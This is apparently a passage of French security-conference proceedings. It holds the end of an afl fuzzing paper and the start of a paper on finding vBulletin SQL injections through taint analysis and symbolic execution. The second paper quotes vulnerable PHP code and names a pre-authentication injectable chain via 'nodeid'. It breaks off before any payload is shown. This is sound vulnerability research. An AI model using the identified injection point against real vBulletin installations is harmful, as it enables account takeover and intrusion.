C'est la raison pour laquelle nous avons créé le mode *stateful*. Il s'agit d'un compromis entre les deux approches qui fonctionne comme suit :

— L'utilisateur choisit le nombre d'entrées maximum à envoyer.

— Chaque entrée est exécutée et sauvegardée dans une archive.

— Si un comportement intéressant est relevé, l'ensemble des entrées sauvegardées y sera associé.

— Si le nombre d'entrées spécifié par l'utilisateur est atteint, le programme, ou l'écosystème, est redémarré et les sauvegardes obsolètes sont supprimées.

Ainsi, ce mode permet de dérouler le *fuzzing* par "session". Une session est composé du lancement du processus cible, d'une série de tests, puis de l'arrêt de ce processus ou de l'écosystème.

Lorsqu'un *crash* survient, s'il est non *stateful*, il est traité classiquement en analysant l'effet de la dernière entrée envoyée. Lorsqu'il est *stateful*, l'utilisateur détermine dans un premier temps le sous-ensemble minimaliste d'entrées provoquant le *crash*, puis investigue leurs effets.

Le paramètre principal du mode *stateful* est le nombre d'entrées à exécuter dans une session de *fuzzing*. Il est à la charge de l'utilisateur de configurer ce nombre sachant qu'un nombre élevé implique une vitesse de *fuzzing* accrue, mais une plus grande consommation de mémoire ; également plus de bugs *statefuls*, mais plus de difficultés à les déboguer.

Suivi de processus Puisque le processus cible est en dialogue avec d'autres processus de son écosystème, il est possible que notre entrée soit passée, au moins en partie, à un autre processus dans lequel elle peut potentiellement provoquer un *crash*. Si tel est le cas, nous souhaitons en être informés et conserver les entrées responsables pour investigations futures.

Nous avons donc intégré un mode de suivi de processus au mode *stateful*. Il consiste simplement à vérifier l'état d'une liste de processus fournie par l'utilisateur à la fin d'une session de *fuzzing*. Ainsi, si un des processus est identifié comme mort, l'ensemble des entrées de la session sont sauvegardées. On peut également faire le choix d'arrêter le *fuzzing* si le ou les processus morts sont essentiels au bon fonctionnement de l'écosystème.

L'automatisation de la réinitialisation de l'écosystème doit être assurée par un outil externe.

Il est également possible d'ajouter un test de bonne santé à la fin d'une session. Par exemple : envoyer un ping applicatif au processus cible pour identifier s'il fonctionne toujours de manière nominale. Cela peut permettre de détecter des erreurs "stables", par exemple le processus cible répond toujours la même chose, quelle que soit l'entrée fournie.

Capacités de rejeu Être en mesure de rejouer une entrée intéressante est une composante importante du processus de *fuzzing*. Cette capacité permet d'investiguer sur le comportement observé, valider sa réplicabilité

et comprendre son origine. Dans le cas d'afl, les conditions de *fuzzing* sont suffisamment simples pour que la sauvegarde de l'entrée ayant provoqué un comportement intéressant suffise pour permettre le rejeu.

Dans notre cas, il est nécessaire de fournir une fonctionnalité à part entière pour plusieurs raisons :

— Le rejeu doit être effectué depuis la mémoire du processus ciblé.
— Dans le cas d'un bug *stateful*, il est nécessaire de rejouer les entrées sauvegardées dans un ordre précis pour répliquer le bug.

Nous avons donc développé un mode de rejeu qui nous permet de rejouer une entrée ou un ensemble d'entrée sauvegardées par le mode *stateful*.

2.5 Optimisations diverses

Dans le cadre de notre projet, plusieurs modifications ont été faites pour accélérer la vitesse de *fuzzing* et donc augmenter les performances du *fuzzer* de manière générale.

ramfs En premier lieu, nous avons automatisé la mise en place d'un ramfs pour contenir le projet de *fuzzing*. Cela nous a donné un gain d'environ 25% d'exécutions par seconde sur un exemple de test.

Taille du buffer d'entrée Ensuite, nous avons limité la taille du buffer d'entrée d'afl. En effet, afl stocke ses entrées dans un buffer de 1 Mo. Il peut donc générer des entrées très grandes, surtout lorsqu'il utilise ses heuristiques non déterministes ('havoc' et 'splice'[7]). Lorsqu'il fournit une nouvelle entrée à la cible, celle-ci peut être tronquée par la fonction ciblée (par exemple *read()* et *recv()* prennent en paramètre une taille qui tronque leur entrée). Mais si cette nouvelle entrée mène à un nouveau chemin, elle sera sauvegardée par afl en intégralité. Par la suite afl manipulera une entrée de grande taille, fera des mutations sur des portions non utiles et donc perdra en efficacité. Nous avons donc modifié afl pour qu'il ne sauvegarde que l'entrée tronquée à une taille définie par l'utilisateur. Sur notre exemple de test, cela a permis de gagner 32% en vitesse d'exécutions, mais cela est à nuancer car l'entrée avait une taille de 20 octets.

Suivi de parcours du graphe de flot de contrôle Pour suivre le graphe de flot de contrôle parcouru par les différentes entrées et donc déboguer correctement notre preuve de concept, nous avons modifié le patch d'afl

7. Voir la page de l'auteur [5] pour une explication ce ces heuristiques

dans qemu pour qu'il trace les blocs de base parcourus. Nous avons ensuite développé un script (python/idapython) qui prend ces traces en entrée pour reconstruire le graphe de flot de contrôle en format dot. Il est également capable de colorer les blocs dans IDAPro.

La figure 13 présente ces informations sous forme de graphe dot. Cela forme un graphe avec comme noeud les adresses des sondes, regroupées par fonction et par thread. Les transitions sont labellisées de leur numéro. Les blocs verts sont ceux qui ont été découverts par l'exécution de cette entrée.




Fig. 13. Suivi d'une entrée d'afl sous dot

La figure 14 présente la représentation de ces informations sur IDAPro. Les blocs de base et fonctions sont coloriés en bleu lorsqu'ils ont été

exécutés, en vert lorsque leurs exécutions a été ajoutée par cette entrée, en orange s'ils sont responsables d'un *hang* et en rouge pour un *crash*.




Fig. 14. Suivi d'une entrée d'afl sous IDAPro

3 Conclusion

Nous avons souhaité *fuzzer* une cible en boîte noire, complexe et multi-threadée. L'outil que nous avons choisi pour cela, afl, a plusieurs limites face à ce problème. Nous avons présenté dans cet article des solutions pour contourner ces limites, que nous avons mis en place dans une preuve de concept. Voici les problèmes rencontrés et les solutions proposées :

1. Le processus cible prend beaucoup de temps à s'initialiser.
   — *Fuzzer* en mémoire nous permet de ne pas redémarrer le processus à chaque itération.
2. Le processus cible fait partie d'un écosystème de processus, réinitialiser le processus cible sans redémarrer l'écosystème mène à des instabilités. Certaines entrées peuvent provoquer des erreurs dans les autres processus de l'écosystème.
   — Le fait de ne pas redémarrer le processus à chaque itération permet d'éviter ce problème. Cependant, la corruption peut atteindre l'écosystème. Dans ce cas, il faut privilégier l'usage

du mode *stateful*, avec un nombre maximum d'entrées bien configuré et un script de redémarrage de la plateforme adéquat.
  - Le mode *stateful* nous permet de tester entre chaque session de fuzzing l'état des autres processus. Si un bug est détecté, nous avons alors la suite d'entrées l'ayant (probablement) causé.
3. Le code ciblé est enfoui dans le binaire cible.
   - Le *fuzzing* en mémoire permet de cibler la fonction de notre choix.
4. Le code ciblé peut être situé dans une bibliothèque externe.
   - Nous avons modifié le code d'afl pour qu'il puisse suivre les bibliothèques de notre choix.
5. Une entrée peut être manipulée par plusieurs threads.
   - Le suivi de threads permet de suivre convenablement cette entrée et de démêler les threads.
6. Le processus cible possède des threads ne manipulant pas les entrées.
   - Le suivi de threads permet de les ignorer.

Cependant ces solutions nécessitent de la rétro-ingéniérie pour identifier la fonction cible, les fonctions de *send()* et *recv() hookées* ainsi que le développement des *hooks*.

Nous espérons que cela pourra être utile à la communauté ou, qu'à défaut, cet article aura donné quelques idées au lecteur.

Pérennité de la preuve de concept Nous souhaitions que notre preuve de concept ait un impact minimal sur afl++ dans le but de faciliter sa maintenance. Pour cela nous avons rendu la partie taenia aussi autonome que possible, la configuration se faisant notamment par un fichier à part.

Les modifications du coeur d'afl++ servent à insérer des logs et à faciliter le suivi des chemins. Elles ne sont pas requises au fonctionnement de la solution.

En revanche, les sources du qemu_mode ont été presque intégralement réécrites. En effet, nous avons abandonné le fonctionnement de base d'afl qui est de forker pour chaque nouvelle entrée, et nous avons modifié l'installation des sondes. Les évolutions futures provenant d'afl++ seront donc difficiles à intégrer si elles impactent ce qemu_mode.

Remerciements Nous souhaitons remercier Aymeric Leperoux pour sa participation au développement d'afl-taenia incluant déjà le *fuzzing* en mémoire. Un grand merci à toute l'équipe pour son aide technique. Merci

aux relecteurs pour leurs retours, leurs aides et les idées qu'ils nous ont apportés.

Références

1. Plateformes supportées par QEMU. https://wiki.qemu.org/Documentation/Platforms.
2. QEMU. https://www.qemu.org.
3. Google. AFL. https://github.com/google/AFL.
4. Google. Honggfuzz. https://github.com/google/honggfuzz.
5. Michal Zalewski. American fuzzy lop status screen. https://lcamtuf.coredump.cx/afl/status_screen.txt.

Finding vBulletin 0-days through poor man's symbolic execution

Charles Fol
folcharles@gmail.com

Lexfo

Résumé. Avec plus de cent mille installations, vBulletin est le logiciel communautaire leader du marché. Ce CMS de forum en ligne, développé en PHP, est utilisé par des organisations telles que Steam, EA, Sony, ou même la NASA. L'année dernière, l'outil a été la cible d'une vulnérabilité 0-day permettant l'exécution de code sans authentification. Plus généralement, le produit, qui existe depuis 2000, a subit au cours des années de nombreuses attaques, notamment des injections SQL. Après avoir procédé a un audit de sécurité du logiciel, de nombreuses failles furent découvertes. Je présente ici la méthode que j'ai utilisée pour vérifier la sécurité des requêtes SQL, sujet massif (plusieurs centaines de requêtes dynamiques) et ténu du logiciel (10 CVEs en 12 ans), en explorant automatiquement les différentes ramifications permettant de contrôler partiellement des requêtes SQL, et ayant permis de détecter une vulnérabilité pré-authentification. Je présente ensuite l'exploitation de cette dernière afin de prendre le contrôle d'un compte administrateur et ainsi d'exécuter du code sur le serveur.

1 Introduction

1.1 Le produit

vBulletin est un logiciel internet de forum propriétaire, vendu par MH Sub I, LLC. Il est codé en PHP et utilise une base de données MySQL. La solution est décrite comme « the world's leading community software » (le logiciel communautaire leader), et affiche plus de 100,000 installations dans le monde. Il est utilisé par de nombreuses organisations telles que Steam, EA, Sony, ou même la NASA. Il existe depuis 2000, est à l'heure où ces lignes sont écrites à la version 5.6.0, et est nommé depuis sa version 5 vBulletin 5 Connect.

1.2 (In)sécurité

Au travers des années, de nombreuses vulnérabilités critiques ont été découvertes sur le produit. On compte notamment les injections

SQL comme le type « phare » de vulnérabilité, avec 10 CVEs en 12 ans [7]. En 2019, la sécurité de vBulletin a encore été ébranlée lorsqu'une vulnérabilité, pré-authentification, nécessitant une seule requête HTTP, et permettant d'exécuter du code, a été révélée (CVE-2019-16759) [6]. La vulnérabilité, triviale, semblait pour beaucoup avoir été introduite volontairement (« backdoor »). L'intervention du CEO de Zerodium sur Twitter, ou il affirme aussi avoir connaissance de la vulnérabilité depuis trois ans, allait dans ce sens [4].

1.3 Tainting et exécution symbolique

On se focalise ici sur la recherche d'injections SQL exploitables avant authentification, en se concentrant sur l'API du produit. L'idée, courante pour ces vulnérabilités, est de trouver un paramètre fourni par l'utilisateur qui est utilisé dans une requête SQL, et pas suffisamment échappé ; la difficulté de l'exercice vient du nombre d'API disponibles, de librairies présentes, et de requêtes SQL dynamiques différentes utilisées par le produit (plusieurs centaines). Afin de m'épargner la tâche de parcourir le code à la main, j'ai conçu un outil qui permet de savoir quels paramètres utilisateurs sont utilisés pour construire des requêtes SQL, et s'ils sont suffisamment contrôlés et sécurisés.

A travers cette présentation, je vais décrire l'architecture globale du produit côté front-end, puis montrer comment j'ai utilisé du tainting de variables et de l'exécution symbolique pour vérifier quels paramètres utilisateur peuvent être utilisés dans des requêtes SQL, et permettre une injection.

Enfin, je montrerai comment convertir l'injection SQL trouvée en RCE, par une escalade de privilège suivie d'une exécution de code.

2 Architecture du produit

2.1 API

La plus grande partie de l'interaction de vBulletin avec un utilisateur standard est effectuée via l'**API**. Celle-ci est implémentée via des classes ayant pour préfixe `vB_Api_`. Chaque méthode de ces classes peut être appelée via une requête HTTP, et ses arguments sont obtenus à partir des paramètres GET ou POST de la requête.

Par exemple, la méthode `fetchProfileInfo($userid)` de la classe `vB_Api_User` s'invoque en utilisant l'URL suivante : `/ajax/api/user/fetchProfileInfo?userid=3`

Pour manipuler les données envoyées, l'**API** utilise des **librairies**.

2.2 Librairies

Dans vBulletin, une **librairie** existe pour chaque catégorie de données. Ainsi, une librairie existe pour gérer les utilisateurs (`User`), les photos (`Content_Photo`), les pièces jointes (`Content_Attachment`), etc. Comme pour l'API, chaque librairie est implémentée sous forme d'une classe PHP, cette fois préfixée par `vB_Library`. Les méthodes de ces librairies permettent d'obtenir, créer, ou modifier ces données. Par exemple, la méthode `fetchModerator($userid)` de la classe `vB_Library_User` retourne les permissions de modération d'un utilisateur.

Afin de lire et stocker les données qu'elles traitent, les **librairies** utilisent les **QueryDefs**.

2.3 QueryDefs

Les **QueryDefs** sont une pléthore de méthodes qui ont pour but de construire une requête SQL à partir des données envoyées, de l'exécuter, puis de retourner le résultat. Comme, par défaut, tout est stocké dans la base de données dans vBulletin, même les pièces jointes, le nombre de requêtes nécessaires est immense, et leurs utilisations nombreuses. Les classes contenant les méthodes susdites sont suffixées par `_QueryDefs`.

```
public function userSearchRegisterIP($params, $db, $check_only =
    false)
{
  if ($check_only)
  {
    return !empty($params['ipaddress']) AND isset($params['
        prevuserid']);
  }
  else
  {
    $params = vB::getCleaner()->cleanArray($params, array(
      'ipaddress' => vB_Cleaner::TYPE_NOCLEAN, //cleaned right after
          this
      'prevuserid' => vB_Cleaner::TYPE_UINT,
    ));

    if (substr($params['ipaddress'], -1) == '.' OR substr_count(
        $params['ipaddress'], '.') < 3)
    {
      // ends in a dot OR less than 3 dots in IP -> partial search
      $ipaddress_match = "ipaddress LIKE '" . $db->
          escape_string_like($params['ipaddress']) . "%'";
    }
    else
    {
      // exact match
      $ipaddress_match = "ipaddress = '" . $db->escape_string(
          $params['ipaddress']) . "'";
```

```
    }

    $sql = "
      SELECT userid, username, ipaddress
      FROM " . TABLE_PREFIX . "user AS user
      WHERE $ipaddress_match AND
        ipaddress <> '' AND
        userid <> $params[prevuserid]
      ORDER BY username
    ";

    $resultclass = 'vB_dB_' . $this->db_type . '_result';
    $result = new $resultclass($db, $sql);
    return $result;
  }
}
```

Listing 1. Exemple de QueryDef de la classe vB_dB_MYSQL_QueryDefs

Une liste de paramètres est fournie en premier argument de la méthode : ils sont utilisés pour construire une requête SQL, avant de l'exécuter. Chaque méthode **QueryDef** sera successivement appelée avec le troisième paramètre (le booléen `$check_only`), à `true`, puis à `false`. Lors du premier appel, la méthode est chargée de vérifier que les paramètres sont bien définis, et/ou sécurisés. Si cet appel renvoie vrai, alors un second appel est fait, cette fois pour construire et exécuter la requête SQL, en sécurisant aussi les paramètres au passage. Dans l'exemple 1, le code va s'assurer lors de la première exécution que `$ipaddress` et `$prevuserid` sont bien définis. Si c'est le cas, alors la requête permettant de lister les utilisateurs ayant une addresse IP commencant par `$ipaddress` sera construite et exécutée.

2.4 Architecture globale

L'architecture d'API du produit pour un utilisateur standard (non administrateur) est donc la suivante (image 1) :

- L'API, recevant les paramètres utilisateurs ;
- Les librairies, étape intermédiaire ;
- Les QueryDefs, qui vérifient des paramètres puis exécutent des requêtes SQL.

En termes de chiffres, on dénombre plus de **1000 méthodes d'API**, **850 méthodes de librairies**, et environ **250 QueryDefs**.




Fig. 1. Une requête HTTP et les interactions qu'elle produit entre les différents blocs

3 Sécurité des requêtes SQL

3.1 Construction

Comme on peut le voir sur l'exemple de code 1, les requêtes SQL sont construites « à la main », en concaténant des chaines de caractères. Le code permettant de les construire est parfois simple (comme dans l'exemple) mais il est parfois plus complexe, utilisant jusqu'à 10 variables, et de nombreuses conditions et boucles. Les paramètres sont soit filtrés au préalable (classe `vBCleaner`, cast vers `int`, etc.), soit échappés lors de leur concaténation dans la requête (`$db->escape_string()`). Bien que la majorité du filtrage (échappement des caractères dangereux SQL) soit effectuée dans les QueryDefs, les API et librairies limitent généralement le type et le nom des paramètres d'entrée à ces fonctions. En d'autre termes, avant d'être utilisé dans une requête SQL, un paramètre utilisateur peut être filtré ou vérifié à chaque étape de son parcours. Par exemple, l'API peut vérifier qu'un paramètre est un tableau, avant de l'envoyer à une librairie, qui vérifiera que ce paramètre contient simplement des entiers, avant finalement de l'envoyer à une QueryDef afin qu'il soit utilisé dans une requête SQL. De la découle la complexité de la tâche : afin de détecter une injection, le paramètre doit être suivi précisément. Prenons par exemple la méthode QueryDef `userReferrals` :

```
public function userReferrals($params, $db, $check_only = false)
{
  if ($check_only) return !empty($params['referrerid']);

  $where = "WHERE referrerid = " . $params['referrerid'] . " AND
      usergroupid NOT IN (3, 4)";
  if (!empty($params['startdate'])) $where .= " AND joindate >= "
      . $params['startdate'];
```

```
    if (!empty($params['enddate'])) $where .= " AND joindate <= " .
        $params['enddate'];
    if (!empty($params['enddate'])) {}
    $sql = "SELECT username, posts, userid, joindate, lastvisit,
        email
        FROM " . TABLE_PREFIX . "user
        $where
        ORDER BY joindate DESC";

    $resultclass = 'vB_dB_' . $this->db_type . '_result';
    $result = new $resultclass($db, $sql);
    return $result;
}
```

Listing 2. QueryDef userReferrals (simplifiée)

Les 3 paramètres `$referrerid`, `$startdate` et `$enddate` sont utilisés directement pour construire une requête, ce qui produit 3 injections SQL évidentes. Cependant, en recherchant les points d'accès à cette méthode, on remarque tout d'abord que celle-ci n'est accessible que par le panel administrateur, et que les paramètres qui lui sont envoyés sont castés en `int` au préalable.

En conséquence, il n'y a pas d'injection SQL.

3.2 Écarter une méthode manuelle

Ce schéma, très simple, se reproduit partout entre l'API et les QueryDefs. Le code de vérification des paramètres QueryDefs, notamment, est très redondant et peu organisé. Il est donc facile de faire une erreur, tant pour le développeur que pour l'auditeur, surtout quand on considère qu'un QueryDef peut être appelé par différentes librairies, elles-même appelées par différentes API, ayant chacune appliqué leur couche de filtrage sur les paramètres.

Je souhaite donc éviter une approche manuelle, et je m'oriente donc vers de l'automatisation.

Afin de savoir quelles entrées utilisateurs atteignent les QueryDefs, j'ai choisi d'utiliser du **static taint analysis** pour suivre ceux-ci dans les API et librairies, jusqu'au appels à un QueryDef. Puis, afin de supporter la logique de filtrage et de construction plus complexe de ces dernières, j'utilise de l'**exécution symbolique**.

Le premier moteur traque, pour chaque ligne de code, quelles variables sont contrôlées par l'utilisateur. Lorsqu'une de ces variables atteint un appel à un QueryDef - généralement sous forme d'un ou plusieurs éléments du tableau `$params` - le moteur d'exécution symbolique exécute la fonction

et détermine quelles requêtes SQL sont susceptibles d'être exécutées, et si elles contiennent des paramètres utilisateurs pas suffisamment échappés.

4 Audit automatique du produit

4.1 Static Taint Analysis

Chaque paramètre d'une méthode de l'API est une source. Chaque exécution de méthode QueryDef est un puit. Pour qu'une source puisse atteindre un puit, il doit exister un chemin où elle n'est ni filtrée, ni supprimée : pour chaque embranchement possible du programme, il faut donc conserver une liste de variables qui dépendent d'une source et qui n'ont pas été sécurisées ; on les dit **contrôlées**. Les variables ne dépendant pas d'une source ou ayant été vérifiées ou sécurisées sont notées comme **non contrôlées**. Plus précisément, on cherche à garder connaissance, pour chaque ligne de code, de toutes les parties de variables qui sont construites à partir des arguments d'une méthode d'API. Lorsqu'une requête SQL sera exécutée, il faudra vérifier si elle a été influencée par une de ces variables.

On construit donc un moteur de tainting basique, et on lui fait parcourir l'AST (Arbre de la syntaxe abstraite [1]) des fonctions d'API. L'AST est extrait via la librairie PHP-Parser [3]. On maintient pour chaque bloc de code (`if-elseif-else`, `foreach`) une liste de variables contrôlées. Le fonctionnement est très basique : toutes les branches sont explorées, et aucune évaluation réelle des valeurs n'est effectuée. Lorsqu'un appel de méthode vBulletin est effectué, on change de contexte et on évalue la méthode appelée de la même manière. On peut ainsi stocker pour chaque méthode d'API, quelles QueryDefs elles vont exécuter, avec quels paramètres, et via quelles autres méthodes. La sortie de l'outil est la suivante :

```
#### QueryDef ######################
vBForum_dB_MySQL_QueryDefs::getContentTablesData
-- PARAMS ---------------------------
PARAMS [not-controlled]:
  nodeid [controlled]:
-- CALL CHAINS ----------------------
:: CHAIN 0
0 vB_Api_Content::getIndexableContent
1 vB_Library_Content::getIndexableContent
2 vB_Library_Content::fillContentTableData
...
```

Listing 3. Output du moteur de tainting pour la QueryDef getContentTablesData

On voit sur le listing 3 qu'une chaine d'appels partant de la méthode d'API `vB_Api_Content::getIndexableContent` permet d'appeler le QueryDef `vBForum_dB_MySQL_QueryDefs::getContentTablesData` avec un tableau de paramètres dont on contrôle seulement une clef : `nodeid`.

4.2 Exécution symbolique

Comme énoncé précédemment, chaque appel à une méthode QueryDefs se fait en fait sous forme de deux : le premier, avec `$check_only` à `true`, afin de vérifier que les paramètres sont valides. La méthode est chargée de retourner `true` si les paramètres sont valides, ou `false` s'ils ne le sont pas. Si le premier appel retourne vrai, alors on passe au second, avec `$check_only` à `false`, qui permet de construire et d'exécuter la requête (exemple 4).

```
public function getSubscriptionUsersLog($params, $db, $check_only =
    false) {
  if ($check_only) {
    if (isset($params['sortby'])) {
      $params['sortby'] = @array_pop($params['sortby']);
      if (isset($params['sortby']['field']) AND !empty($params['
          sortby']['field']))
        if (!$this->checkSortingFields($params['sortby']['field']))
          return false;
    }

    if (isset($params[vB_dB_Query::PARAM_LIMIT]) AND !is_numeric(
        $params[vB_dB_Query::PARAM_LIMIT]))
      return false;

    if (isset($params[vB_dB_Query::PARAM_LIMITSTART]) AND !
        is_numeric($params[vB_dB_Query::PARAM_LIMITSTART]))
      return false;

    return true;
  }
  ...
}
```

Listing 4. vBForum_dB_MYSQL_QueryDefs::getSubscriptionUsersLog

Ainsi, avec du simple tainting, sans considérer le retour du premier appel, il est fort probable d'arriver à un nombre élevé de faux positifs.

Un deuxième problème vient de la façon dont les requêtes SQL sont construites : pour sécuriser une chaine de caractères avant de l'insérer dans une requête, il faut échapper la chaine (remplacer les guillemets avec un caractère d'échappement), puis enclaver la chaine de guillemets. vBulletin utilise `$db->escape_string()` ou une méthode dérivée, puis concatène la valeur dans la requête, en prenant soin de l'entourer de quotes.

```
$where[] = 'user.username LIKE "' . $db->escape_string_like($params[
    'startswith']) . '%"';
```

Listing 5. Exemple de paramètre correctement sécurisé

Dans l'éventualité où les guillemets sont oubliés, la méthode `escape_string` est inutile.

Savoir si une variable est contrôlée ou non n'est plus suffisant : il faut savoir son type, quelles sont les contraintes auxquelles elle doit répondre, et dans quelle mesure elle a été échappée. Nous devons donc avoir recours à de **l'exécution symbolique** afin de vérifier si les contraintes imposées par `check_only` ne changent pas l'état de contrôle des variables, et si leur vérification et sécurisation suivantes permettent bien d'atteindre les requêtes SQL.

Le moteur d'exécution symbolique construit se base lui aussi sur PHP-Parser [3] afin d'extraire l'AST des méthodes. Il maintient, pour chaque variable, grâce à z3 [5], des contraintes de type (`array`, `string`, `int`, `bool`, `null`) et de valeur. De nombreuses conditions sont basées sur le fait qu'une variable soit vide ou non, et on garde donc cette information aussi. Les valeurs statiques (nombres, chaines, tableaux) sont elles aussi gardées en mémoire, afin de pouvoir au mieux simuler l'exécution du code. Chaque branche `if-else`, `foreach`, ou `switch` est évaluée si elle correspond aux contraintes, ou ignorée sinon. Si on ne peut pas déterminer si une condition est vraie ou fausse, alors elle est évaluée dans un nouveau contexte.

```
[METHOD] vB_dB_MYSQL_QueryDefs::userReferrals [Var(0, type=t_dict,
    controlled=True, key_type=None, val_type=None), Value({}), Value
    (True)]
[CODE_IF_TRUE] (6828:6828) if ($check_only)
[CODE_RETURN] (6830:6830) return !empty($params['referrerid']);
[METHOD] vB_dB_MYSQL_QueryDefs::userReferrals [Var(0, type=t_dict,
    controlled=True, key_type=None, val_type=None), Value({}), Value
    (False)]
[CODE_IF_FALSE] (6828:6828) if ($check_only)
[ASSIGN] (6834:6834) $where = "WHERE referrerid = " . $params['
    referrerid'] . " AND usergroupid NOT IN (3, 4)";    ->    Value(
    'WHERE referrerid = <REAL:CONTROLLED:?> AND usergroupid NOT IN
    (3, 4)')
[CODE_IF_DUNNO] (6835:6835) if (!empty($params['startdate']))
[CODE_IF_DUNNO] (6840:6840) if (!empty($params['enddate']))
[CODE_IF_TRUE] (6845:6845) if (!empty($params['enddate']))
[ASSIGN] (6848:6852) $sql = "SELECT username, ...";    ->    Value('
    SELECT username, posts, userid, joindate, lastvisit, email FROM
    prefix_user WHERE referrerid = <REAL:CONTROLLED:?> AND
    usergroupid NOT IN (3, 4) AND joindate >= <REAL:CONTROLLED:?>
    AND joindate <= <REAL:CONTROLLED:?> ORDER BY joindate DESC')
[ASSIGN] (6854:6854) $resultclass = 'vB_dB_' . $this->db_type . '
    _result';    ->    Value('vB_dB_MySQL_result')
```

```
[FOUND] SELECT username, posts, userid, joindate, lastvisit, email
    FROM prefix_user WHERE referrerid = <REAL:CONTROLLED:?> AND
    usergroupid NOT IN (3, 4) AND joindate >= <REAL:CONTROLLED:?>
    AND joindate <= <REAL:CONTROLLED:?> ORDER BY joindate DESC
...
[EXCEPTIONS] ------------------------------------------
[RESULTS] ---------------------------------------------
[INJ] SELECT username, ... FROM prefix_user WHERE referrerid = <REAL
    :CONTROLLED:?> AND usergroupid NOT IN (3, 4) AND joindate >= <
    REAL:CONTROLLED:?> AND joindate <= <REAL:CONTROLLED:?> ORDER BY
    joindate DESC
...
[INJ] SELECT username, ... FROM prefix_user WHERE referrerid = <REAL
    :CONTROLLED:?> AND usergroupid NOT IN (3, 4) ORDER BY joindate
    DESC
```

Listing 6. Exécution symbolique sur vB_dB_MYSQL_QueryDefs::userReferrals

Dans l'exemple 6, qui suit une exécution sur la méthode userReferrals (exemple 2) on peut voir que le code est tout d'abord exécuté avec `check_only` à `True` (ligne 1-3), puis à `False` (ligne 4). Les injections sur les trois paramètres sont bien détectées.

Il ne nous reste plus qu'à combiner les résultats des deux moteurs.

5 Résultats

5.1 Injection SQL

Après exécution du moteur de tainting sur toutes les méthodes d'API, on dénombre **500 chemins différents** pour atteindre un QueryDef par l'API, dont **345 contenant des paramètres envoyés par l'utilisateur**. Au total, **245 QueryDefs différentes** sont appelées. L'exécution symbolique sur ces résultats donne deux résultats valides.

Le premier est malheureusement accessible uniquement à des administrateurs, puisque les droits de l'utilisateur sont vérifiés dans la méthode d'API appelante. Le second est bel et bien pré-authentification :

```
Chaine: vB_Api_Content::getIndexableContent ->
        vB_Library_Content::fillContentTableData ->
        vBForum_dB_MYSQL_QueryDefs::getContentTablesData
Parametre: [nodeid]
Requete: SELECT col1, col2 FROM prefix_<IDENTIFIER> AS <IDENTIFIER>
    WHERE <IDENTIFIER>.nodeid = <REAL:CONTROLLED:?>
```

Listing 7. Injection SQL getContentTablesData

Une requête HTTP (figure 2) permet de confirmer l'injection.

